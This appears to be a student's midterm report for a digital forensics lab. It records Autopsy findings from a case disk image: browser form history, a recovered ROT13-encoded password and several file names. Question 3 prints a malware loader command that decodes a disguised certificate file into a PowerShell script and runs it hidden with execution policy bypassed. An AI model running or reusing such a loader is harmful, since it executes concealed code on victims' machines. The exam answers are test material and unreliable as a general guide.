



Digital Forensics Lab

Cyber Security Department

CYL-2002

Fall 2024

Mid Term Exam Report

Submitted By:

Abdul Sami Qasim

22i-1725

Submitted To:

Ubaid Ullah

Fahad Waheed

bookReport.docm

abc123.crt


Question 3:


```
"cmd /c certutil -decode encd.crt run.ps1 &
c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1"
```

[illegible]

Question 4:


Thandiani Road





Question 5:

bookReport.7z



Question 6:

joe@horizon-tech.com

sessional - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

Keyword Lists Keyword Search

Listing

Databases

Table Thumbnail Summary

63 Results

Save Table as CSV

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flag
bounce-tracking-protections.sqlite			0	2024-10-10 11:03:30 PKT	2024-10-10 11:03:30 PKT	2024-10-10 19:50:01 PKT	2024-10-10 19:50:01 PKT	98304	Allot
cert9.db			0	2024-10-10 10:50:08 PKT	2024-10-10 10:50:08 PKT	2024-10-10 19:50:01 PKT	2024-10-10 19:50:01 PKT	229376	Allot
content-prefs.sqlite			0	2024-10-10 10:50:13 PKT	2024-10-10 10:50:13 PKT	2024-10-10 19:50:01 PKT	2024-10-10 19:50:01 PKT	262144	Allot
cookies.sqlite			0	2024-10-10 11:04:41 PKT	2024-10-10 11:04:41 PKT	2024-10-10 19:50:01 PKT	2024-10-10 19:50:01 PKT	524288	Allot
favicons.sqlite			0	2024-10-10 11:04:49 PKT	2024-10-10 11:04:49 PKT	2024-10-10 19:50:03 PKT	2024-10-10 19:50:01 PKT	5242880	Allot
formhistory.sqlite			0	2024-10-10 11:04:29 PKT	2024-10-10 11:04:29 PKT	2024-10-10 19:50:04 PKT	2024-10-10 19:50:04 PKT	262144	Allot
key4.db			0	2024-10-10 10:50:09 PKT	2024-10-10 10:50:09 PKT	2024-10-10 19:50:14 PKT	2024-10-10 19:50:13 PKT	294912	Allot
permissions.sqlite			0	2024-10-10 11:03:58 PKT	2024-10-10 11:03:58 PKT	2024-10-10 19:50:14 PKT	2024-10-10 19:50:14 PKT	98304	Allot
places.sqlite			0	2024-10-10 11:04:49 PKT	2024-10-10 11:04:49 PKT	2024-10-10 19:50:16 PKT	2024-10-10 19:50:14 PKT	5242880	Allot
protections.sqlite			0	2024-10-10 11:02:55 PKT	2024-10-10 11:02:55 PKT	2024-10-10 19:50:16 PKT	2024-10-10 19:50:16 PKT	65536	Allot
data.sqlite			0	2024-10-10 11:01:19 PKT	2024-10-10 11:01:19 PKT	2024-10-10 19:50:46 PKT	2024-10-10 19:50:46 PKT	6144	Allot
data.sqlite			0	2024-10-10 11:02:43 PKT	2024-10-10 11:02:43 PKT	2024-10-10 19:50:46 PKT	2024-10-10 19:50:46 PKT	6103	Allot

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Table moz_formhistory 23 entries Page 1 of 1 Export to CSV

id	fieldname	value	timesUsed	firstUsed	lastUsed	guid
12	searchbar-history	jenkins login	1	1728539879934000	1728539879934000	hT+QO9JuRgukP4aE
13	searchbar-history	dockerhub	1	1728539918971000	1728539918971000	IDP9H83Tr+PxlFz
14	searchbar-history	slack login	1	1728539994410000	1728539994410000	GgHnXnXngY9P+
15	email	joe@horizon-tech.com	1	1728540006257000	1728540006257000	4+wlcvT2TIK9Yx
16	searchbar-history	joe login	1	1728540025952000	1728540025952000	zhNs+TQMTCC6vpQ6
17	username	joe@horizon-tech.com	2	1728540032214000	17285400269505000	SSRGaQsIRISutdq
18	searchbar-history	facebook login	1	1728540050568000	1728540050568000	NSRlegYmTTW0vq9l
19	searchbar-history	how to integrate payment gateway in website	1	1728540070782000	1728540070782000	pHCZA+RgTjy2tNHQ
20	searchbar-history	stripe documentation	1	1728540081828000	1728540081828000	+5zTMK5Ry+plp5
21	searchbar-history	PyCharm	1	1728540134201000	1728540134201000	kaT7mCg55KwXT4

Question 7:

YearNew2022

sessional - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

Keyword Lists Keyword Search

Listing

Plain Text

212 Results

Save Table as CSV

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flag
pkcs11.txt			0	2024-10-10 10:50:08 PKT	2024-10-10 10:50:08 PKT	2024-10-10 19:50:14 PKT	2024-10-10 19:50:14 PKT	523	Allot
serviceworker.txt			0	2024-10-10 11:03:29 PKT	2024-10-10 11:03:29 PKT	2024-10-10 19:50:16 PKT	2024-10-10 19:50:16 PKT	332	Allot
strangetext.txt			0	2024-10-10 11:16:58 PKT	2024-10-10 11:16:58 PKT	2024-10-10 19:49:59 PKT	2024-10-10 19:49:59 PKT	67	Allot
f1698176.txt			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	151	Unal
f1698184.txt			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	500	Unal
f1698192.txt			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	7296	Unal
f1698208.txt			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	33107	Unal
f1698384.txt			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	154	Unal
f1698448.txt			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	317	Unal
f1699336.txt			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	304	Unal
f1699344.txt			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	842	Unal
f1699352.txt			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	4036	Unal

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Strings Extracted Text Translation

Page: 1 of 1 Page Matches on page: - of - Match


Text Source: File Text

V znl ybfr gur cnffjbeq fb V fring vg urer:
Cnffjbeq: LineAj2022

Abdul Sami Qasim
221-1725

Question 8:

motivation.zip



Question 12:

